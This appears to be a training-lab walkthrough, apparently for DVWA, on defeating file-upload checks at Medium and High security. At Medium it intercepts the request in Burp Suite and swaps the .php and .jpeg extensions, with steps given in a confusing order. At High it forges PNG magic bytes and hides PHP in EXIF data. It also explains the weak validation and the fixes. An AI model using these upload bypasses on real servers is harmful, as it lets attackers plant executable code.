
1. The same process was applied at the Medium security level, but there is a file upload restric on. Only JPEG or PNG files are allowed.




2. The code's file upload validation is weak because it trusts `$_FILES['uploaded']['type']`, which attackers can easily fake. By changing the file extension or MIME type, a malicious file can bypass the checks. The fix is to validate the file on the server using its actual content (for example, `finfo_file()`), enforce strict allowlists, rename uploads, and store them outside the web root.




3. This command is only used when previously changing the file type from `.php` to `.jpeg` in order to bypass file upload restrictions. It is intended solely for testing and personal use.




4. Open Burp Suite and intercept the file upload request. The request is successfully captured in Burp Proxy. Then, rename the file extension from .php to .jpeg within the intercepted request.




5. After intercepting the request using Burp Suite, change the file extension from .jpeg to .php. Once modified, forward the request to attempt the file upload.




6. The file has been uploaded successfully. You can now follow the same method discussed earlier in the low-security scenario to proceed further.



SECURITY LEVEL: - HIGH




1. As we know, the first step is to review the source code. In this case, the server enforces strict file extension checks, permitting only .png or .jpg uploads. While this appears secure on the surface, it can still be bypassed due to server-side handling weaknesses. One such weakness is the ability of some PHP configurations to process embedded code within image metadata. By injecting PHP code into the EXIF data of an image, the file can pass extension validation while still containing executable logic, which may be interpreted by the server under certain conditions.





2. To use the command, open the file in a hex editor for direct inspection and modification of its raw data.

hexeditor rev.png




3. Then change the file's magic header value to 89 50 4E 47 0D 0A 1A 0A, which corresponds to the PNG file signature in hexadecimal.







